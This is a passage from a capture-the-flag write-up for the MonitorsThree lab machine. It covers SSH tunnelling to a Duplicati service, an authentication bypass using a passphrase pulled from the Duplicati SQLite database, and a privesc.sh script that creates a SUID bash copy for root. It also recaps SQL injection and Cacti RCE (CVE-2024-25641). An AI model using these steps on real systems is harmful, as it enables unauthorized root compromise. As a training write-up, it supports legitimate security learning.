tcp        0      0 0.0.0.0:8084            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8200          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:38475         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:38448         127.0.0.1:8200          TIME_WAIT   -
tcp        0      0 127.0.0.1:38486         127.0.0.1:8200          TIME_WAIT   -
tcp        0      0 172.18.0.1:50018        172.18.0.2:8200         TIME_WAIT   -
tcp        0      0 127.0.0.1:38460         127.0.0.1:8200          TIME_WAIT   -
tcp        0      0 10.129.86.40:38826      10.10.14.225:1337       CLOSE_WAIT  -
tcp        0      0 127.0.0.1:38446         127.0.0.1:8200          TIME_WAIT   -
tcp        0      0 127.0.0.1:38476         127.0.0.1:8200          TIME_WAIT   -
tcp        0      0 172.18.0.1:50036        172.18.0.2:8200         TIME_WAIT   -
tcp        0      0 172.18.0.1:50026        172.18.0.2:8200         TIME_WAIT   -
tcp        0      0 10.129.86.40:47668      10.10.14.225:1337       CLOSE_WAIT  -
tcp        0      0 172.18.0.1:50008        172.18.0.2:8200         TIME_WAIT   -
tcp        0      0 10.129.86.40:51522      10.10.14.225:1337       ESTABLISHED -
tcp        0      0 172.18.0.1:50028        172.18.0.2:8200         TIME_WAIT   -
tcp        0    276 10.129.86.40:22         10.10.14.225:44332      ESTABLISHED -
udp        0      0 10.129.86.40:33162      1.1.1.1:53              ESTABLISHED -
udp        0      0 10.129.86.40:33225      1.1.1.1:53              ESTABLISHED -
udp        0      0 127.0.0.1:50307         127.0.0.53:53           ESTABLISHED -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
Since we have marcus ssh id_rsa private key we can tunnel target port 8200 through ssh, 127.0.0.1:8200

Duplicati is a free, open source, backup client that securely stores encrypted, incremental, compressed backups on cloud storage services and remote file servers. It works with:
Amazon S3, IDrive e2, Backblaze (B2), Box, Dropbox, FTP, Google Cloud and Drive, MEGA, Microsoft Azure and OneDrive, Rackspace Cloud Files, OpenStack Storage (Swift), Sia, Storj DCS, SSH (SFTP), WebDAV, Tencent Cloud Object Storage (COS), Aliyun OSS, and more!
Duplicati is licensed under the MIT license and available for Windows, OSX and Linux (.NET 4.7.1+ or Mono 5.10.0+ required).
This docker-compose file confirms the duplicati is ran through docker
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
marcus@monitorsthree:/opt$ cat docker-compose.yml
version: "3"

services:
  duplicati:
    image: lscr.io/linuxserver/duplicati:latest
    container_name: duplicati
    environment:
      - PUID=0
      - PGID=0
      - TZ=Etc/UTC
    volumes:
      - /opt/duplicati/config:/config
      - /:/source
    ports:
      - 127.0.0.1:8200:8200
    restart: unless-stopped

marcus@monitorsthree:/opt$
Shell as root
Checking the docker-compose.yml file shows some details
1
2
3
4
5
6
7
8
marcus@monitorsthree:/opt$ ll duplicati/config/
total 2508
drwxr-xr-x 4 root root    4096 Jan 17 15:09 ./
drwxr-xr-x 3 root root    4096 Aug 18 08:00 ../
drwxr-xr-x 3 root root    4096 Aug 18 08:00 .config/
drwxr-xr-x 2 root root    4096 Aug 18 08:00 control_dir_v2/
-rw-r--r-- 1 root root 2461696 Jan 17 14:09 CTADPNHLTC.sqlite
-rw-r--r-- 1 root root   90112 Jan 17 15:09 Duplicati-server.sqlite
We will download the duplicati-server.sqlite file which is a database file
After searching for a while i discovered there is an Authentication bypass in Duplicati and i followed the steps from this article
Intercepting the login request to grab the nonce parameter 
The Option table from the sqlite database contains server-passphrase This passphrase attribute contains the secret Wb6e855L3sN9LTaCuwPXuautswTIQbekmMAr7BrK2Ho=

Converting the obtained passphrase to hex using cyberchef yields this value 59be9ef39e4bdec37d2d3682bb03d7b9abadb304c841b7a498c02bec1acad87a we will use this to obtain the valid noncedpwd needed as said in the article
Using the browser console we will generate the noncedpwd


We successfully bypassed the authentication, Duplicati is running in docker instance with root privileges

I was searching for a way to archieve code execution from duplicati backup, and i came accross this article. Throught the Duplicati command line we can run scripts

I created this script that will copy the bash shell to the tmp folder and give it the suid bit right from there we can privesc, this is effectivey possible because the script is ran from the docker instance running with root privileges
Running any backup will invoke the script /source/tmp/privesc.sh
1
2
3
4
5
marcus@monitorsthree:/tmp$ cat privesc.sh
#!/bin/bash

cp /bin/bash /source/tmp/bash
chmod u+s /source/tmp/bash
Conclusion
MonitorsThree revealed multiple critical vulnerabilities that allowed for complete system compromise. The initial foothold was gained through SQL injection in the password reset functionality, which leaked user credentials. These credentials provided access to a Cacti admin panel running version 1.2.26, which was vulnerable to authenticated RCE (CVE-2024-25641).
Lateral movement to the marcus user was achieved by:
Accessing MySQL database credentials from Cacti’s config file, Extracting and cracking marcus’s password hash from the database Using password reuse to switch to the marcus user
The final privilege escalation to root exploited:
A Duplicati backup service running as root in a Docker container Authentication bypass in Duplicati using the server passphrase from its SQLite database Duplicati’s script execution feature during backups to create a SUID bash binary to gain root privileges